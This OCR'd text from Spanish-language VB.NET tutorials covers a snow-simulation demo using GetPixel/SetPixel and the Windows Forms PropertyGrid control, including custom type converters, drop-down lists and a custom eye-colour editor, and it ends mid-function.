    As System.ComponentModel.PropertyDescriptorCollection

        Dim ProsMiAmigo As PropertyDescriptorCollection

        If attributes Is Nothing Then
            ProsMiAmigo = TypeDescriptor.GetProperties(component)
        Else
            ProsMiAmigo = TypeDescriptor.GetProperties(component, attributes)
        End If

        Dim ProsArray(ProsMiAmigo.Count - 1) As PropertyDescriptor
        Dim i As Integer
        For i = 0 To ProsArray.GetUpperBound(0)

            ProsArray(i) =
TypeDescriptor.CreateProperty(ProsMiAmigo(i).ComponentType, _
            ProsMiAmigo(i), New
CategoryAttribute(ProsMiAmigo(i).PropertyType.ToString))
```

```
        Next
        Return New PropertyDescriptorCollection(ProsArray)
    End Function
```

Propiedades agrupadas según su tipo

Los + y - de este PropertyGrid son engañosos. Al menos a mí no se me despliegan las propiedades tras recategorizarlas. Si alguien sabe cómo se hace le agradecería que me lo dijera.

Conclusión

Todavía queda mucho que decir: el despliegue de propiedades recategorizadas que espero que alguien me lo enseñe algún día, el enlace a datos, la apariencia del control, los eventos ... y temas más avanzados como la creación dinámica de tipos por medio de CodeDom y su edición en el PropertyGrid ... sin embargo creo que con lo que yo he contado nos hemos hecho el lector y yo con una buena base para explorar las grandes posibilidades de este control que tan elegante es y tanto trabajo nos ahorra.

Adjunto dos programas de ejemplo:

El programa "Amigo" contiene todo el código explicado en esta entrega, y el Programa "Controles" simula el editor de propiedades del IDE de VBNET, con combo y todo.

Amigo Amigo.zip 713 KB Controles Controles.zip 84.1 KB

Nieve en VB.net

[Donde están “Point“ y “PSet”]

Fecha: 21/Abr/2003 (15/Abril/2003)
Autor: Jose Luis Quintero Méndez

Es te código nos muestra como simular nieve en vb.net de una forma un poco tosca. Con este pequeño código lo que se intenta es ver el cambio que han sufrido una serie de sentencias en el nuevo lenguaje vb.net entre estas se encuentran “Point“ y “PSet” las cuales antes utilizábamos directamente desde un formulario.

También se incluye el código para la versión de Visual Basic 6.0 para así poder ver las diferencias mas claras entre los dos lenguajes.

```
'*********************************************************************************************
'* Código realizado por José Luis Quintero © (Libre distribución)                             *
'*                                                                                           *
'* Descripción:                                                                              *
'*                                                                                           *
'* Ejemplo de como simular nieve en visualbasic .Net y los cambios que han sufrido varias *
'* de sus sentencias como por ejemplo “Point“ y “PSet”                                       *
'*                                                                                           *
'*********************************************************************************************

   'Variables globales
    Dim intlin(110) As Integer ' Array el cual contiene la línea de cada copo de nieve
    Dim intcol(110) As Integer ' Array el cual contiene la columna de cada copo de nieve
    Dim ContNumCopo As Integer ' Contador de Copos
    Dim bm As Bitmap


    Private Sub Form1_Load(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
MyBase.Load
        Dim wid As Integer
        Dim hgt As Integer
        Dim x As Integer

        wid = PictureBox1.ClientRectangle.Width
        hgt = PictureBox1.ClientRectangle.Height


        'Creamos el Bitmap
        bm = New Bitmap("Dibujo1.bmp")

        PictureBox1.Width = bm.Width
        PictureBox1.Height = bm.Height
        Me.Width = bm.Width + 8
        Me.Height = bm.Height + 26
        'Colocamos aleatoria menté un copo en una columna
        For x = 0 To 110 : intcol(x) = Int(Rnd() * PictureBox1.Width) : Next x
        intlin(ContNumCopo) = 0
        Randomize()

    End Sub
    Function ElijeLado()
        Dim clr As System.Drawing.Color
        Dim clr1 As System.Drawing.Color
        Dim Lado(110) As Integer
        ElijeLado = False
        'Ponemos aleatoria menté el lado por el cual rodara el copo
        Lado(ContNumCopo) = Rnd() * 1
        If Lado(ContNumCopo) = 0 Then
```

```
            clr = bm.GetPixel(intcol(ContNumCopo) + 1, intlin(ContNumCopo) + 1)
            clr1 = bm.GetPixel(intcol(ContNumCopo) - 1, intlin(ContNumCopo) + 1)
            If clr.ToArgb = 0 Or clr.ToArgb = -16777216 Then
                Call borrar()
                intcol(ContNumCopo) = intcol(ContNumCopo) + 1
                ElijeLado = True

            ElseIf clr1.ToArgb = 0 Or clr1.ToArgb = -16777216 Then
                Call borrar()
                intcol(ContNumCopo) = intcol(ContNumCopo) - 1
                ElijeLado = True
            End If
        Else
            clr = bm.GetPixel(intcol(ContNumCopo) - 1, intlin(ContNumCopo) + 1)
            clr1 = bm.GetPixel(intcol(ContNumCopo) + 1, intlin(ContNumCopo) + 1)
            If clr.ToArgb = -16777216 Or clr.ToArgb = 0 Then
                Call borrar()
                intcol(ContNumCopo) = intcol(ContNumCopo) - 1
                ElijeLado = True
            ElseIf clr1.ToArgb = -16777216 Or clr1.ToArgb = 0 Then
                Call borrar()
                intcol(ContNumCopo) = intcol(ContNumCopo) + 1
                ElijeLado = True
            End If
        End If
    End Function

    Sub borrar()
        'Borramos para dar la sensación de movimiento
        If intlin(ContNumCopo) - 1 > 0 Then bm.SetPixel(intcol(ContNumCopo), intlin(ContNumCopo) -
1, Color.Black)
        bm.SetPixel(intcol(ContNumCopo), intlin(ContNumCopo), Color.Black)
    End Sub

    Private Sub Timer1_Tick(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
Timer1.Tick
        Dim x As Integer
        Dim clr As System.Drawing.Color


        For x = 1 To 50 'Le ponemos un bucle para que aumente la velocidad de la caída de copos
            ContNumCopo = ContNumCopo + 1 ' Aumentamos la variable del array para pasar de copo
            If ContNumCopo = 110 Then ContNumCopo = 0
            Try

                intlin(ContNumCopo) = intlin(ContNumCopo) + 1 'Incrementamos la y(Linea) del copo
actual
                bm.SetPixel(intcol(ContNumCopo), intlin(ContNumCopo), Color.White) 'Pintamos el copo
de blanco
                If intlin(ContNumCopo) >= PictureBox1.ClientRectangle.Height - 1 Then
                    intlin(ContNumCopo) = 0
                    intcol(ContNumCopo) = Int(Rnd() * PictureBox1.Width)
                End If
                clr = bm.GetPixel(intcol(ContNumCopo), intlin(ContNumCopo) + 1) 'Capturamos el color
actual
                If clr.ToArgb <> -16777216 And clr.ToArgb <> 0 Then
                    If ElijeLado() = False Then
                        intlin(ContNumCopo) = 0
                        intcol(ContNumCopo) = Int(Rnd() * PictureBox1.ClientRectangle.Width)
                    End If
                Else
                    If intlin(ContNumCopo) - 1 > 0 Then bm.SetPixel(intcol(ContNumCopo),
intlin(ContNumCopo) - 1, Color.Black)
                End If

            Catch

            End Try

            ' Mostramos la Imagen.
            PictureBox1.Image = bm
        Next x

    End Sub
```

```
End Class
```

Precisiones :

Para que funcione este código crea una PictureBox con el nombre “PictureBox1” y ponle el fondo en negro luego coloca una imagen en el mismo directorio de la aplicación que se llame “Dibujo1.bmp” y pon le en fondo negro la parte por la que quieres que caiga la nieve.

Fichero con el código de ejemplo, tanto para VB6 como para VB.NET (Nievenet.zip - 382 KB)

banner de las colaboraciones

El Control PropertyGrid

Entrega 1 de 2

19 Abril 2003
Cipriano Valdezate Sayalero

Link a la entrega 2

Indice

- Introducción
- Edición de controles
- Edición de objetos
- Atributos de las propiedades
- Edición de propiedades mediante listas desplegables
- Edición de propiedades mediante editores personalizados
  - Generación del editor
  - Conversión de tipos
- Edición de propiedades en varias filas

Introducción

El control PropertyGrid (cuadro o "rejilla" de propiedades) es un editor de propiedades de objetos. Es exactamente el mismo control que utiliza el IDE para editar las propiedades de los controles y demás elementos que constituyen una aplicación. VSNET, gracias a su potente capacidad de reflexión, nos permite incorporarlo a nuestras aplicaciones para que el usuario edite los objetos generados por ella.

El control PropertyGrid se compone de dos columnas y, como mínimo, tantas filas como propiedades editables contiene el objeto. La columna de la izquierda identifica la propiedad por su nombre, y la de la derecha ofrece un espacio para ver y/o editar la propiedad. La edición de las propiedades puede realizarse directamente, es decir, escribiendo el valor en las celdas correspondientes, o mediante editores apropiados. Una de las múltiples virtudes de este control es que los editores forman parte de sí mismo, lo cual supone para el programador un considerable ahorro de código, al tiempo que ofrece asistencia al usuario en la edición de objetos, lo cual, sin duda, añade elegancia y valor a la aplicación.

Otra de las virtudes de este control son sus grandes posibilidades de personalización. Si bien el editor que ofrece el PropertyGrid para editar una determinada propiedad depende del tipo de ésta, el programador, lejos de estar constreñido a ese editor, puede elegir

cualquier otro, si lo considera más adecuado, o incluso puede crear su propio editor. O, si lo prefiere, puede dejar que el usuario edite las propiedades del objeto prácticamente sin darse cuenta de ello, simplemente interactuando con la aplicación. Todas estas posibilidades y otras más las veremos a continuación.

Edición de controles

Comenzaremos la exploración de todo el potencial del control PropertyGrid examinando su uso más sencillo: la edición de controles. El lector puede verlo en acción ejecutando el programa de ejemplo "Controles". El formulario de este programa no contiene más que un PropertyGrid y un panel, aparte del menú y una barra de herramientas que permiten seleccionar un control y lanzarlo a una posición aleatoria del panel. Inmediatamente tras el lanzamiento el PropertyGrid se llena con las propiedades del control. Si el usuario edita los valores en el PropertyGrid, el control se modifica en consecuencia. Además, podemos cambiar el control que se refleja en el PropertyGrid con sólo pulsar el ratón sobre él.

La selección del objeto cuyas propiedades llenarán el PropertyGrid se realiza mediante la propiedad .SelectedObject del propertyGrid. Supongamos que nuestro PropertyGrid se llama PropertyGrid1 y queremos editar el botón Button1. Entonces:

```
PropertyGrid1.SelectedObject = Button1
```

Si queremos cambiar de objeto, basta con repetir la misma línea asignándole el nuevo objeto:

```
PropertyGrid1.SelectedObject = Button2
```

Y si queremos vaciar el PropertyGrid:

```
PropertyGrid1.SelectedObject = Nothing
```

Basta con una línea que asigna el control al PropertyGrid para que los valores que el usuario modifica en el PropertyGrid afecten automáticamente al control. Es como si el PropertyGrid se hubiera "conectado" al control. Inversamente, si la modificación del valor de una propiedad se origina en el mismo control, el PropertyGrid asume el nuevo valor. El programa "Controles" muestra un ejemplo: arrastre el lector sobre el panel cualquier control lanzado en él y comprobará que los valores de la propiedad "Location" se actualizan en consecuencia.

Edición de objetos

Button1 no es, en realidad, sino una instancia de la clase Button. Podemos crear nuestras propias clases y enviar objetos instanciados a partir de ellas al PropertyGrid para que el usuario de nuestra aplicación los edite. Vamos a crear una clase llamada "MiAmigo" y aprenderemos a editar sus propiedades mediante el PropertyGrid del modo más personalizado posible. Empezaremos con los siguientes miembros:

```
Imports System.ComponentModel

Public Class MiAmigo
    Public Enum GradoAmistad
        Enemigo
        Interesado
```

```
        Conocido
        Cercano
        Amigote
        Bueno
        GranAmigo
        ParaSiempre
    End Enum

    Private _Cumpleaños As Date
    Private _Escala As GradoAmistad
    Private _Nombre As String
    Private _ColorOjos As Color
    Private _Transparente As Boolean
    Private _Foto As Image

    <Category("Identificación"), Description("Nombre y apellidos")> _
    Public Property Nombre() As String
        Get
            Return _Nombre
        End Get
        Set(ByVal Value As String)
            _Nombre = Value
        End Set
    End Property

    <Category("Rasgos físicos"), Description("Color de los ojos")> _
    Public Property ColorOjos() As Color
        Get
            Return _ColorOjos
        End Get
        Set(ByVal Value As Color)
            _ColorOjos = Value
        End Set
    End Property

    <Category("Personalidad"), Description("¿Es transparente y sincero o falso y opaco?")> _
    Public Property Transparente() As Boolean
        Get
            Return _Transparente
        End Get
        Set(ByVal Value As Boolean)
            _Transparente = Value
        End Set
    End Property

<Category("Identificación"), Description("Día de su cumpleaños")> _
    Public Property Cumpleaños() As Date
        Get
            Return _Cumpleaños
        End Get
        Set(ByVal Value As Date)
            _Cumpleaños = Value
        End Set
    End Property

    <Category("Amistad"), Description("Nivel de amistad")> _
    Public Property Escala() As GradoAmistad
        Get
            Return _Escala
        End Get
        Set(ByVal Value As GradoAmistad)
            _Escala = Value
        End Set
    End Property

    <Category("Rasgos físicos"), Description("Elige una foto")> _
    Public Property Foto() As Image
        Get
            Return _Foto
        End Get
        Set(ByVal Value As Image)
            _Foto = Value
        End Set
    End Property
```

```
End Class
```

La asignación de una instancia de nuestra clase al PropertyGrid es idéntica a la asignación de un control:

```
PropertyGrid1.SelectedObject = New MiAmigo
```

Atributos de las propiedades

Podemos controlar ciertos aspectos de las propiedades de las clases cuyos objetos enviamos a un control PropertyGrid mediante atributos opcionales incluidos en el espacio **System.ComponentModel**:

- **Category(String)** Clasifica las propiedades en grupos.
- **DescriptionAttribute(String)** Texto que aparece cuando se selecciona la propiedad.
- **BrowsableAttribute(Boolean)** Indica si la propiedad se muestra o no el el control
- **ReadOnlyAttribute(Boolean)** Permite o prohibe al usuario editar la propiedad. No confunda el lector este atributo con la marca ReadOnly de una propiedad que sólo implementa Get. Una propiedad mostrada en un PropertyGrid puede ser de sólo lectura para el usuario, pero implementar tanto Set como Get y ser, por consiguiente, tanto de lectura como de escritura para su código cliente.
- **DefaultValueAttribute(Object)** Establece el valor por defecto de la propiedad
- **DefaultPropertyAttribute(String)** Este atributo no se aplica a una propiedad sino a la clase. Establece la propiedad que aparece seleccionada cuando se entrega el objeto al control.

Edición de propiedades mediante listas desplegables

Hay dos maneras de introducir un ComboBox en el área de edición de una propiedad en un PropertyGrid. Una de ellas, la más sencilla, es mediante una enumeración. Si el tipo de una propiedad es una enumeración, entonces el PropertyGrid despliega en un ComboBox la representación textual de cada miembro de la enumeración para que el usuario seleccione uno de ellos. Si, una vez seleccionado el miembro, necesitamos no el valor numérico que representa, sino su expresión textual, entonces hemos de invocar ToString:

```
Dim Tú As MiAmigo = PropertyGrid1.SelectedObject
Dim TuAmistad As String = Tú.Escala.ToString
```

Esta extremada sencillez presenta, sin embargo, dos inconvenientes: la representación textual de los miembros de las enumeraciones no puede contener espacios en blanco, lo cual, si necesitamos más bien expresiones que palabras, obliga a presentarlas juntando las palabras o recurriendo a guiones; y, lo que puede ser más grave, los miembros de las enumeraciones, una vez escritos por el programador, son inmutables. Necesitamos Combos cuyos elementos puedan variar en base a decisiones tomadas por el usuario y cuya representación textual carezca de trabas.

Vamos a añadir una nueva propiedad a la clase MiAmigo: EquipoPreferido, y desplegaremos un combo para que el usuario seleccione su equipo de fútbol. Para ello escribiremos la siguiente clase heredera de System.ComponentModel.Stringconverter:

```
Imports System.ComponentModel

Public Class ComboEquipos
    Inherits StringConverter

    Public Sub New()
        MyBase.New()
    End Sub

    Private Equipos() As String = {"Barcelona", "Real Madrid", "Atlético de Madrid", "Depor", "Real
Sociedad"}

    Public Overloads Overrides Function GetStandardValuesSupported(ByVal context As
ITypeDescriptorContext) As Boolean
        'True = Se despliega la lista
        'False = No se despliega la lista y el ususario debe escribir un valor
        Return True
    End Function
    Public Overloads Overrides Function GetStandardValues(ByVal context As ITypeDescriptorContext)
As StandardValuesCollection
        Return New StandardValuesCollection(Equipos)
    End Function
    Public Overloads Overrides Function GetStandardValuesExclusive(ByVal context As
ITypeDescriptorContext) As Boolean
        'True = el combo no admite más items que los de la lista
        'False = el combo admite un item que no esté en la lista
        Return False
    End Function

End Class
```

Esta clase reimplementa tres funciones:

GetStandardValuesSupported permite alternar dinámicamente entre el ComboBox, donde el usuario debe elegir entre las opciones disponibles, y el TextBox, donde el usuario introduce libremente un valor.

GetStandardValuesExclusive determina si el usuario debe limitarse a los valores de la lista o si, aun disponiendo de ella, puede introducir un valor nuevo.

GetStandardValues entrega la lista de miembros del Combobox.

Ya sólo resta asignar esta clase a la propiedad mediante el atributo TypeConverter, que toma como parámetro el tipo recién definido:

```
    Private _EquipoPreferido As String
    <Category("Gustos y aficiones"), TypeConverter(GetType(ComboEquipos)), _
    Description("Seleccione un equipo de fútbol o introduzca uno nuevo")> _
    Public Property EquipoPreferido() As String
        Get
            Return _EquipoPreferido
        End Get
        Set(ByVal Value As String)
            _EquipoPreferido = Value
        End Set
    End Property
```

No podemos conformarnos con tan limitado número de opciones, y menos en tema tan delicado como las aficiones futbolísticas. Procedamos rápidamente a flexibilizar nuestro Combo para dar cabida a cualquier equipo de fútbol.

Antes que nada ampliaremos la accesibilidad del array trasladándolo a un módulo

público:

```
End Class
Public Module Fútbol
    Public Equipos() As String = {"Barcelona", "Real Madrid", "Atlético de Madrid", "Depor", "Real
Sociedad"}
End Module
```

La clave está en el evento **PropertyValueChanged**, que se dispara cuando se modifica el valor de una propiedad en el PropertyGrid. Su parámetro **e** contiene dos propiedades: **ChangedItem** y **OldValue**. **ChangedItem** devuelve un objeto GridItem que representa la propiedad recién editada. De este objeto nos interesan ahora dos propiedades: **Label** y **Value**. **Label** devuelve el nombre de la propiedad que viene expresado en la etiqueta que la identifica, y **Value** nos entrega encapsulado en una variable de tipo Object el nuevo valor que ha introducido o seleccionado el usuario. **OldValue**, como su nombre indica, devuelve que valor de la propiedad antes de ser editada.

Con toda esta información podemos implementar el evento PropertyValueChanged de forma que, si detecta un cambio en el valor de la propiedad EquipoPreferido, entonces añade ese valor al array Equipos, previa comprobación, claro está, de que no se trata de un ítem del mismo array. Puesto que hemos trasladado el array a un módulo público, no perderá sus nuevos valores y los veremos en el Combo cuando entreguemos al PropertyGrid un nuevo objeto MiAmigo. He aquí el código:

```
Private Sub PropertyGrid1_PropertyValueChanged(ByVal sender As Object, _
    ByVal e As System.Windows.Forms.PropertyValueChangedEventArgs) _
    Handles PropertyGrid1.PropertyValueChanged

        'Detectamos un cambio en la propiedad que nos interesa
        'comprobando mediante .Label el nombre de la propiedad
        If e.ChangedItem.Label = "EquipoPreferido" Then

            'Introducimos el valor nuevo en una variable por comodidad
            Dim valor As String = e.ChangedItem.Value

            'Comprobamos que el valor no era uno de los items del array
            If Array.IndexOf(Equipos, valor) < 0 Then

                'Redimensionamos el array para dar cabida al nuevo valor
                ReDim Preserve Equipos(Equipos.GetUpperBound(0) + 1)

                'Añadimos el nuevo valor al array
                Equipos.SetValue(valor, Equipos.GetUpperBound(0))
            End If
        End If
    End Sub
```

El único problema que se nos presenta ahora es cómo conservar los nuevos valores tras cerrar el programa para que aparezcan al abrirlo de nuevo. Una buena solución es serializar el array. Más adelante, cuando almacenemos nuestros amigos en disco, mencionaré la serialización.


Edición de propiedades mediante editores personalizados

Generación del editor

Fijémonos ahora en la propiedad ColorOjos. El PropertyGrid nos ofrece un completísimo cuadro de diálogo donde podemos seleccionar y personalizar cualquiera de los (xxxxxx) colores disponibles. Eso es, precisamente, lo que no nos interesa, pues los colores de los ojos humanos se sitúan en un rango más bien reducido, y sería más fácil para el usuario que le presentáramos sólo ese rango de colores. Tenemos que construirnos nuestro

propio cuadro de diálogo y asignárselo a la propiedad.

En la figura siguiente podemos ver el editor predeterminado para las propiedades de tipo Color y el que he creado yo específico para el color de los ojos (El degradado de colores lo he generado, dicho sea de paso, con el programa "Dibujo" que incluimos mi hermano Manuel y yo en nuestro tutorial sobre GDI+ que te invitamos a leer si pulsas aquí)



El editor de colores predeterminado **Nuestro editor personalizado**

Como se puede apreciar, mi editor personalizado despliega la gama de los colores que esperamos ver en los ojos humanos: castaño-gris-azul-verde-negro, pero también puede mostrar, en el caso de que a alguien le gustan las lentillas de colores chillones, el cuadro de diálogo común "ColorDialog" para que el usuario, si lo desea, no eche de menos ningún color. No me detendré en los detalles de implementación de mi "EyesColorPicker" porque alargaría en exceso este artículo. El lector puede, si lo desea, consultar el código en el programa "Amigo".

Sí voy a mencionar, sin embargo, algunos extremos acerca de la invocación al cuadro de diálogo personalizado, puesto que, aunque estrictamente hablando caen fuera del tema de este artículo, su conocimiento es imprescindible para poder traer al "EyesColorPicker" a escena.

Si el formulario que alberga nuestro cuadro de diálogo personalizado está incluido en el mismo proyecto donde se encuentra el PropertyGrid, entonces su invocación no difiere de la de cualquier cuadro de diálogo. Ahora bien, si, como sucede en nuestro programa de ejemplo "Amigo", el cuadro de diálogo personalizado está dentro de otro proyecto "servidor" que es llamado desde el proyecto "cliente", entonces, para que el proyecto cliente pueda invocarlo, debemos convertir el servidor en una DLL siiguiendo los siguiente pasos:


1. Accedemos a las propiedades del proyecto servidor (lo seleccionamos en el explorador de proyectos y pulsamos el menú Project -> Properties) y seleccionamos "Class Library" en el combo etiquetado "Output Type".

2. Creamos en el proyecto servidor una clase pública que contenga un miembro también público que funcionará como punto de entrada a la DLL. Este miembro se encargará de invocar el cuadro de diálogo, entregarle los parámetros de arranque y devolver al código cliente los valores generados por la interacción del usuario.

3. Seleccionamos el proyecto servidor en el explorador de proyectos, pulsamos el botón derecho del botón y en el menú contextual pulsamos "Build". Esta acción generará una DLL en la carpeta "bin".

4. Ya podemos añadir en el proyecto cliente una referencia al proyecto servidor seleccionando el proyecto cliente y pulsando en Project -> Add Reference.... -> Projects. Aparecerá el nombre del proyecto servidor, lo seleccionamos, pulsamos Select y aceptamos.

El explorador de proyectos debe parecerse a éste:



Explorador de proyectos

```
'Punto de entrada
Public Class EntryPoint
    Public Function Run(ByVal sol As Color) As Object

        Dim Eye As EyeColorPicker = New EyeColorPicker()
        Eye.Color = sol 'Parámetro de arranque

                'Llamada al cuadro de diálogo
        Dim r As DialogResult = Eye.ShowDialog
        If r = DialogResult.OK Then Return Eye.Color

    End Function
End Class
```

Punto de entrada de la DLL

```
'Invocación desde el código cliente

Dim Ojo As New EyesColorWindowsApplication.EntryPoint()
Dim sol As Object = Ojo.Run(value)

If Not sol Is Nothing Then Return CType(sol, Color)
```

Invocación desde el código cliente

El código "Punto de Entrada" es el contenido en la clase "EntryPoint" del proyecto servidor. Este será el punto de entrada (de ahí el nombre que le he puesto) de la DLL, y puede invocarse desde el código cliente instanciando un objeto de tipo *[Nombre del proyecto servidor].[Nombre de la clase que contiene el punto de entrada]*.

Salvado este posible escollo, la cuestión ahora es dónde colocar la invocación al proyecto servidor. La solución es una clase heredera de System.Drawing.Design.UITypeEditor. Aquí está:

```
Imports System.Drawing.Design
Imports System.Globalization

Public Class EditorColorOjos : Inherits UITypeEditor

    Public Overloads Overrides Function EditValue(ByVal context As _
    System.ComponentModel.ITypeDescriptorContext, _
    ByVal provider As System.IServiceProvider, ByVal value As Object) As Object

        Dim Ojo As New EyesColorWindowsApplication.EntryPoint()
        Dim sol As Object = Ojo.Run(value)

        If Not sol Is Nothing Then Return CType(sol, Color)
    End Function

    Public Overloads Overrides Function GetEditStyle(ByVal context As _
           System.ComponentModel.ITypeDescriptorContext) As _
           System.Drawing.Design.UITypeEditorEditStyle
        Return UITypeEditorEditStyle.Modal
```

```
    End Function

    Public Overloads Function GetPaintValueSupported() As Boolean
        Return True
    End Function
End Class
```

La clave está en la función **EditValue**. Su argumento **value** contiene el valor leído en el PropertyGrid. Es dentro de esta función donde llamamos al editor personalizado entregándole un valor de arranque (Object = **Ojo.Run(value)**), esperamos que el usuario edite o seleccione el valor deseado, obtenemos ese valor (**Object** = Ojo.Run(value)) y se lo entregamos al PropertyGrid (**Return CType(sol, Color)**). Recomiendo, para evitar errores de conversión (Cast) entregar a y recoger del cuadro de diálogo los valores encapsulados en una variable de tipo Object. Al PropertyGrid, sin embargo, debemos entregarle el valor desencapsulado (en nuestro caso, extraemos de la caja Object un Color (estoy traduciendo literalmente "unboxing" = sacar de la caja. Lo mío me costó comprender que "boxing" y "unboxing" no tenían nada que ver con el boxeo...))

La función **GetEditStyle** permite decidir si el cuadro de diálogo lo presentamos con modo (.Modal), es decir, como cualqier cuadro de diálogo que no permite acceder a ninguna otra ventana de la aplicación hasta que no lo cerramos, o también con modo pero colocado bajo la celda de la propiedad, como si fuera la lista de items de un ComboBox (DropDown). También existe la opción None, que simplemente no permite que se muestre el cuadro de diálogo.

Por último, la función **GetPaintValueSupported** debe devolver siempre **True**


Sólo queda asignar esta clase a la propiedad mediante el atributo Editor:

```
<Editor(GetType(EditorColorOjos), GetType(UITypeEditor)), _
    Category("Rasgos físicos"), Description("Color de los ojos")> _
    Public Property ColorOjos() As Color
        Get
            Return _ColorOjos
        End Get
        Set(ByVal Value As Color)
            _ColorOjos = Value
        End Set
    End Property
```

El atributo **Editor**(Attribute) toma dos parámetros: el tipo que llama al cuadro de diálogo y su tipo base UITypeEditor. Ya puede el lector saborear el fruto de su trabajo.

Conversión de tipos

Mi paciente lector se merece una explicación. Ha seguido mis indicaciones al pie de la letra, ha revisado repetidas veces el código y no ha encontrado errores. ¿Por qué, entonces, no sale nuestro cuadro de diálogo? ¿por qué no funciona nuestra creación?



Nuestra obra de arte no funciona porque todavía le falta implementación, y yo lo sabía y me lo he callado. Estoy, pese a ello, seguro de que mi lector me va a perdonar porque, gracias a esta broma, ha aprendido algo nuevo: no se ha mostrado nuestro editor del color de ojos porque le falta código, tampoco ha aparecido el editor de colores predeterminado porque, al marcar el atributo EditorAttribute con nuestra clase EditorColorOjos, le hemos cortado el paso, sin embargo, nos hemos encontrado con un Combo repleto de miembros de la estructura Color. La explicación es sencilla: simplemente, a falta de editor, el PropertyGrid ha tratado la propiedad según su tipo: los miembros de las estructuras los despliega en un Combo, igual que los de las enumeraciones. Esto significa que la edición de propiedades cuyos tipos son estructuras sean o no personalizadas se lleva a cabo vía combo sin que tengamos que escribir una sola línea de código.

El código que falta tiene que ver con el tipo de datos utilizado para representar la propiedad en la celda del PropertyGrid. Aunque el tipo de nuestra propiedad es Color, internamente el PropertyGrid opera con su representación numérica, por tanto necesita que le convirtamos el tipo Color a Integer. Para ello hemos de implementar una clase heredera de **System.ComponentModel.TypeConverter** o de alguna de las siguientes clases herederas de **TypeConverter**: StringConverter, Int16/32/64Converter, DoubleConverter, DecimalConverter, CollectionConverter, DateTimeConverter, BooleanConverter, EnumConverter, GuidConverter, SingleConverter u otra de nombre [nombre de tipo]Converter. Aquí está la nuestra:

```
Public Class ColorConverter : Inherits Int32Converter
    Public Overloads Overrides Function CanConvertFrom(ByVal context As ITypeDescriptorContext, _
    ByVal sourceType As Type) As Boolean
        If sourceType Is GetType(Integer) Then
            Return True
        End If
        Return MyBase.CanConvertFrom(context, sourceType)
    End Function

    Public Overloads Overrides Function ConvertFrom(ByVal context As ITypeDescriptorContext, _
    ByVal culture As CultureInfo, ByVal value As Object) As Object
        'Del Grid al diálogo
        If TypeOf value Is Integer Then
            Return Color.FromArgb(value)
        End If
        Return MyBase.ConvertFrom(context, culture, value)
    End Function

    Public Overloads Overrides Function CanConvertTo(ByVal context As ITypeDescriptorContext, _
    ByVal destinationType As Type) As Boolean

        If destinationType Is GetType(Integer) Then
            Return True
        End If
        Return MyBase.CanConvertTo(context, destinationType)
    End Function

    Public Overloads Overrides Function ConvertTo(ByVal context As ITypeDescriptorContext, _
```

```
    ByVal culture As CultureInfo, ByVal value As Object, ByVal destinationType As Type) As Object
        If destinationType Is GetType(Integer) AndAlso TypeOf value Is Color Then
           Return CType(value, Color).ToArgb
        End If
